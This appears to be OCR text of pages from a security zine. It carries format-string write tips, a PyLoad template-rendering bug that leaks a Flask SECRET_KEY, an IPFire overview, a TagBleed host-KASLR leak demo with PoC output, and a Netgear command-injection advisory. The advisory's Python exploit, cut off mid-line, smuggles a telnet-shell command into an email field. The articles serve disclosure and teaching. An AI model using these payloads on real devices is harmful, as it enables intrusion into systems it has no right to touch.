- Reaching the value we want to write with `%c` takes a long time when **we write 4 bytes** at a time with `%n`, use **length modifiers** to write 2 bytes of the value at a time (`%hn`)
- When you **write twice** in the same payload, make sure the second write **accounts for the bytes printed** for the first write. See below, where `X` & `Y` are the values we write and `T1` & `T2` are the direct arg offsets to `target`s:

%Xc	%T1$hn	%Y-Xc	%T2$hn	optional padding	target	target + 2


[1] RTFM: https://www.man7.org/linux/man-pages/man3/printf.3.html

[2] File Stream Oriented Programming: https://niftic.ca/posts/fsop/

sunbather

HexArcana

HARDEN YOUR PRODUCT WITH FUZZING!


HEXARCANA
CREATING CUSTOM COVERAGE MONITORING
WRITING GENERATORS AND CUSTOM MUTATORS
WRITING HARNESSES
SETTING UP EXECUTION ENVIRONMENT
GATHERING AND GENERATING SAMPLES
MUTATING
REPORTING
ANALYZING AND OPTIMIZING
EXECUTING AND MONITORING

Fuzzing (fuzz-testing) is a popular and effective method for finding bugs in software, especially security bugs!
At HexArcana, we can help you integrate fuzzing into the software lifecycle in your company. We do it all, from training your devs and security teams in effective fuzzing, to handling your entire fuzzing process.

Ask us how we can improve the stability and security of your software:
CONTACT@HEXARCANA.CH

POWERED BY GYNVAEL COLDWIND

HEXARCANA.CH

THE SCIENCE AND CRAFT OF ETHICAL HACKING


# How a variable name caused a critical vulnerability

This is the story of CVE-2024-21644 and how an unfortunately named variable caused a critical vulnerability in an otherwise secure application.

I'm PinkDraconian, a penetration tester at Toreon, and every year Toreon challenges their consultants to set an ambitious goal. My goal for 2024? Get 100 CVEs. One of my first warm-up targets was PyLoad, a Python download manager.


## Unauthenticated rendering of templates?

I installed the tool, set it up, and looked at all the endpoints it exposed. Many interesting ones such as '/files', '/logs', '/filemanager' revealed themselves, but only an authenticated user could access them. For maximal impact, I wanted to focus on unauthenticated bugs (i.e.: bugs that can be exploited without having to log in). One unauthenticated endpoint stood out to me: '/render'.


Render endpoint


```
@bp.route("/render/<path:filename>", endpoint="render")
def render(filename):
    mimetype = mimetypes.guess_type(filename)[0] or "text/html"
    data = render_template(filename)
    return flask.Response(data, mimetype=mimetype)
```

This endpoint allows you to render any Flask template on the filesystem. This almost sounds *too* vulnerable, right? It reeks of a server-side template injection waiting to happen, but I couldn't figure out any way to upload a malicious template. The only templates I could render with this functionality were the ones supplied by the application itself.




```
┌──(kali㉿kali)-[/tmp/…/pyload/webui/app/templates]
└─$ ls
base.html       filemanager.html  login.html     pathchooser.html
captcha.html    files.html        logout.html    settings.html
dashboard.html  folder.html       logs.html      settings_item.html
error.html      info.html         packages.html  window.html
```

The application supplies template files like 'logs.html' and 'files.html'. Surely that must be interesting to render, right? Well... not quite. These templates are just the shell of what's shown on the screen, they don't contain any data. Thus visiting '/render/logs.html' merely shows the UI of the logs, not the log contents.



## How are these templates supposed to work?

So these templates have placeholders for data and when rendering them, you need to pass that data as shown below.




```
# How we pass data to a template
  return render_template("logs.html", {"log": data})

# How the template displays that data
  <h1>{{log.name}}</h1>
  <p>{{log.description}}<p>
```

This was not happening in our '/render' endpoint, so that must mean that it's safe, right? Well…

## Can you spot the vulnerability?


Then I looked at the source code of the '/info' endpoint and immediately had an epiphany! Can you spot it as well?



```
context = {
    "python": sys.version,
    "os": " ".join((os.name, sys.platform) + extra),
    "version": api.get_server_version(),
    "folder": PKGDIR,
    "config": api.get_userdir(),
    "download": conf["general"]["storage_folder"]["value"],
    "freespace": format.size(api.free_space()),
    "webif": conf["webui"]["port"]["value"],
    "language": conf["general"]["language"]["value"],
}
return render_template("info.html", **context)
```

Do you see the 'config' variable being passed to the template? Well, Flask has some default global variables for templates such as 'request', 'session', and 'config'. And the worst part: The default config variable contains the application's 'SECRET_KEY', which can be used to sign JWT tokens, etc.

The 'info.html' template expects a config variable and renders it via '{{config}}', but because we have a way of rendering the template without passing in variables: the global 'config' variable is used instead, resulting in this vulnerability!



```
Python Version:                      OS Platform:

pyLoad
Version:                             Installation Folder:

<Config {'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY': 'iDh)K~.$Fy9fyk;;',
'PERMANENT_SESSION_LIFETIME': 2678400, 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/',
'SESSION_COOKIE_NAME': 'pyload_session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': 'Lax',
'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': None,
'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False,
'PREFERRED_URL_SCHEME': 'http', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'PYLOAD_API': <pyload.core.api.Api object
at 0x7feb38fc8b10>, 'CACHE_DEFAULT_TIMEOUT': 300, 'CACHE_TYPE': 'simple', 'DEBUG_TB_INTERCEPT_REDIRECTS': False, 'ENV':
'production', 'SESSION_FILE_DIR': '/tmp/pyLoad/flask', 'SESSION_TYPE': 'filesystem', 'SESSION_PERMANENT': False, 'BABEL_DEFAULT_LOCALE':
'en', 'BABEL_DEFAULT_TIMEZONE': 'UTC', 'BABEL_DOMAIN': 'messages', 'COMPRESS_MIMETYPES': ['application/javascript', 'application/json',
'text/css', 'text/html', 'text/javascript', 'text/xml'], 'COMPRESS_LEVEL': 6, 'COMPRESS_BR_LEVEL': 4, 'COMPRESS_BR_MODE': 0,
'COMPRESS_BR_WINDOW': 22, 'COMPRESS_BR_BLOCK': 0, 'COMPRESS_DEFLATE_LEVEL': -1, 'COMPRESS_MIN_SIZE': 500,
'COMPRESS_CACHE_KEY': None, 'COMPRESS_CACHE_BACKEND': None, 'COMPRESS_REGISTER': True, 'COMPRESS_STREAMS': True,
'COMPRESS_ALGORITHM': ['br', 'gzip', 'deflate']}>
```

The maintainer quickly solved the issue by renaming the 'config' variable to 'config_folder', and that was the end of it.

YouTube: https://www.youtube.com/c/PinkDraconian
Twitter: https://twitter.com/PinkDraconian
LinkedIn: https://www.linkedin.com/in/robbe-van-roey/

Robbe Van Roey / PinkDraconian


The GNU/Linux distro IPFire, a fork of the IPCop project, is a solution geared for router/firewall scenarios with an intuitive graphical interface accessible remotely via HTTPS for management, enabling services to be activated and added via installable plug-ins.

Cybersecurity is the central priority behind the project, which, enhanced by an in-system hardening process, prevents targeted attacks within the system. An OpenSource project developed under the GPL license, it has a highly active community of users and developers who have created solutions to the most common system administration needs behind the distribution. IPFire is free software developed by a large open community and is considered reliable by a large number of users due to the OpenSource philosophy, in which every person in the IT department can view the source code, integrate it, and improve it to make the project more innovative. Notably, there is also significant care for the kernel, including mitigations against Meltdown and Spectre attacks related to Intel processors.

IPFire, when applied to a PC with two network cards and one Wi-Fi, can function as a router/firewall, router/Wi-Fi, or access point with proxy functions and IDS/IPS systems through the use of Snort to block targeted attacks on the LAN from the WAN.

The website (IPFire.org) contains forums and blogs serving the community. For professional help and specific consulting, there is Lightning Wire Labs, which provides assistance for business use. For the remaining nerds, there is the dedicated wiki (wiki.IPFire.org).

For those who wish to contribute to the TOR project, the community provides a package installable via Pakfire (https://www.ipfire.org/docs/configuration/ipfire/pakfire) to create an entry point to the deep web, provide anonymity for the LAN network, or contribute to the global TOR network by starting a TOR relay server. The variety of tools made available by the distro allows for enhancing the defenses of a LAN network and provides utilities for the IT system builder. For example, the offline proxy cache function, associated with blacklists (also ranked by country), allows for optimization and savings in data traffic.



utilization-overview:

green0

```
   received:    1.59 MB (50.0%)
transmitted:    1.32 MB (50.0%)
      total:    2.91 MB
```

	rx	tx	total
today	1.59 MB	1.32 MB	2.91 MB
estimated	1 MB	1 MB	2 MB

green0 / hourly

green0 / daily

day	rx	tx	total
02.05.	1.59 MB	1.32 MB	2.91 MB
estimated	1 MB	1 MB	2 MB

green0 / monthly

For those who would like to contribute to the development of the code, all necessary references can be found at this link (wiki.ipfire.org/devel). Since it is an OpenSource project, it is supported by donations from the community, a project that has received much positive acclaim from network administrators and pentest experts since its inception. Linux, as always, is the primary operating system for those who have embraced the OpenSource and free philosophy. The Linux philosophy allows for modeling the operating system for a wide variety of uses, from microcomputers to supercomputers.

The ever-increasing hardware support associated with the Linux kernel, software research and development, security by design, and privacy by default make the project a great benchmark in any scenario for protecting against data breaches.

Originally published in Italian at https://www.ictsecuritymagazine.com/articoli/IPFire-routerfirewall-ips/ (2019)

Leaking Host KASLR from Guest VMs Using Tagged TLB

TagBleed by VUSec researchers [TAG] is a side channel attack which allows an unprivileged local user to leak Kernel Address Space Layout Randomization (KASLR) bits using tagged Translation Lookaside Buffer (TLB). This article demonstrates the attack in a virtualized environment, where a guest user can partially leak host KASLR bits using the TLB lookups done during VM-exit.

Overview of TagBleed Attack

TLB caches the recent page table translations done by the Memory Management Unit (MMU). Every time there is a context switch, TLB entries are flushed. In order to avoid this and improve the overall performance, TLB entries are tagged using process-context identifier (PCID). This allows TLB to be shared between processes. A virtual address (VA) is mapped to a TLB set using an indexing function. This indexing function can be linear or complex depending on the microarchitecture. By knowing the indexing function, it is possible to precisely evict a TLB set by accessing a series of user space addresses. In the interest of simplicity, consider the Sandy Bridge microarchitecture which has a linear indexing function. For 4KB pages, the 7 bits following the 12-bit page offset in a VA are utilized as an index into the 128-set L2 TLB. An attacker could evict TLB sets from 0 to 127 and measure the time it takes to access a memory location within a targeted kernel module through an IOCTL system call. If the measured access time increases after evicting a particular TLB set, then the 7-bit TLB set index could be part of the module's randomized VA. This gives away KASLR bits partially.

TagBleed Attack on Hypervisors

While TagBleed side channel works across user-kernel trust boundary, the question is can it leak information across hypervisor boundary? In virtualized environments, TLB entries are tagged with Virtual Processor Identifiers (VPID). The host Virtual Machine Monitor (VMM) entries are tagged to VPID 0, whereas the guest entries translated through the Extended Page Tables (EPT) are tagged with VPID assigned to the vCPU. By utilizing VPIDs, the TLB is shared among both guests and the host, removing the necessity to flush TLB entries during VM-entry or VM-exits. Since TLB is shared, the guest can systematically evict TLB sets and measure the time taken for VM-exits.

The test environment used in the experiment consists of Ubuntu Desktop 18.04.4 LTS host with 5.8-rc3 kernel running on Intel(R) Core(TM) i7-2670QM CPU @ 2.20GHz (Sandy Bridge microarchitecture). The guest Ubuntu Server 20.04 LTS configured with 2 vCPUs and 4GB RAM runs on top of KVM+QEMU. Since VM-exits can be noisy, selecting an exit event that executes minimal code is crucial. For analysis purposes, VM-exit triggered by writes to the Model-Specific Register (MSR) MSR_IA32_TSC_DEADLINE turned out to be a good option. In KVM, this event re-enters the guest using a fast path. Since MSR_IA32_TSC_DEADLINE is written with random data, the guest is booted with "lapic=notscdeadline" kernel parameter. The PoC for leaking KASLR bits includes a kernel driver which evicts TLB sets and logs the time taken for VM-exits. The VMM within KVM, operating on Intel CPUs, comprises the kernel modules kvm.ko and kvm-intel.ko. The output below reveals leaked KSLR bits 0x32 and 0x42 from the randomized addresses pointing to data pages of kvm_intel.ko and kvm.ko at offsets 0x3c00 and 0x7a000, respectively. These results are consistent even across host reboots. The source code for the project can be found on GitHub [SRC].

```
demo@guest:~/tagbleedvmm$ sudo insmod tlbdev/tlbdev.ko
demo@guest:~/tagbleedvmm$ sudo ./tracer/tracer
tracer: [+] Measuring TLB evictions across VMEXITs...
tracer: [+] Check trace_tlb.log file...
demo@guest:~/tagbleedvmm$ python
scripts/tlb_evict_solver.py results/trace_tlb.log
Set: 0x32, Time: 5104
Set: 0x42, Time: 5099
Set: 0x37, Time: 5086
Set: 0x0c, Time: 5062
Set: 0x3d, Time: 5037
Set: 0x33, Time: 4986
Set: 0x4c, Time: 4964
Set: 0x13, Time: 4959
Set: 0x18, Time: 4959
```

```
demo@host:~$ sudo cat /proc/modules | grep -i kvm
kvm_intel 286720 4 - Live 0xffffffffc04f6000
kvm 708608 1 kvm_intel, Live 0xffffffffc0448000
>>> hex(((0xffffffffc04f6000 + 0x3c000) & 0x7f000) >> 12)
'0x32L'
>>> hex(((0xffffffffc0448000 + 0x7a000) & 0x7f000) >> 12)
'0x42L'
```





Figure: Graph shows the time measured for eviction. TLB set index along y-axis and rounds along x-axis

[TAG] https://download.vusec.net/papers/tagbleed_eurosp20.pdf
[SRC] https://github.com/renorobert/tagbleedvmm

The article was originally published at https://github.com/renorobert/tagbleedvmm (July 12, 2020)

Reno Robert
https://twitter.com/renorobertr/



Killer Rabbit

SAA-TIP 0.0.7

Instagram: @killerrabbitmedia
Reddit: u/Killerrabbitmedia
YouTube: @killerrabbitmedia

PSV-2020-0595: Netgear Router Post-Authentication Command Injection

A High-risk vulnerability (PSV-2020-0595) has been identified in Netgear Routers, allowing an authenticated attacker to execute arbitrary commands on the system.

Affected Routers and Firmware:

- XR450, running firmware versions prior to 2.3.2.114
- XR500, running firmware versions prior to 2.3.2.114
- WNR2000v5, running firmware versions prior to 1.0.0.76

Description:

The heart of the issue is the absence of robust server-side validation for user inputs within the Email Module. Attackers exploit this weakness by injecting malicious commands into the `email_addr` and `auth_user` parameters. The client-side validator's inadequacy allows the storage of harmful payloads, which are later executed when the scheduler or "Send Log" button triggers the '`sendlog()`' function located in the `/etc/email/send_log` file.

Attack Flow:


1. **Require:** Attackers need admin credentials for the attack.
2. **Payload Crafting:** Attackers craft a malicious payload within the `email_addr` and `auth_user` parameters.
3. **Storage:** The payload is stored in the system configuration, ready to be utilized by different scripts.
4. **Activation:** When the scheduler or "Send Log" button is activated, the '`sendlog()`' function is executed.
5. **Dependency:** '`sendlog()`' relies on '`print_smtpc_arg()`' within `/etc/email/send_log`, which retrieves configuration settings using '`$nvram`' variables.
6. **Payload Retrieval:** The malicious payload is retrieved from `email_addr` and `auth_user` variables and passed to the eval function.
7. **Execution:** Arbitrary commands are executed on the system, resulting in unauthorized commands execution on router.

Injection Point:

- **File:** `/etc/email/send_log`
- **Relevant Code:**
  - **Line No 95:** `cmd="cat $email_file | $smtpc $(print_smtpc_arg) >/dev/null 2>$err_file"`
  - **Line No 96:** `if ! eval $cmd; then`

Exploit Code (condensed version) and Execution:

```
import requests
import re
import base64
import urllib.parse
import os

HOST = "192.168.1.1" # Router IP Address
PORT = "80"
USERNAME = "admin"
PASSWORD = "Touhid@PoC" #admin password

AuthToken = base64.b64encode((USERNAME + ":" +
PASSWORD).encode('ascii'))

headers = {
    'Authorization': 'Basic ' + AuthToken.decode('ascii'),
    'Content-Type': 'application/x-www-form-urlencoded',
    'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image
/webp,*/*;q=0.8',
}
res = requests.get(f"http://{HOST}:{PORT}/FW_email.htm",
headers=headers)
token = re.findall(r'timestamp=(\w+)', str(res.content))[0]

PAYLOAD = "/usr/sbin/utelnetd$IFS-d$IFS-l$IFS/bin/sh"
COMMAND = urllib.parse.quote("tms@touhidshaikh.com;addr=`" +
PAYLOAD + "`")
POST_BODY =
f"submit_flag=email&Apply=Apply&email_notify_enabled=1&send_
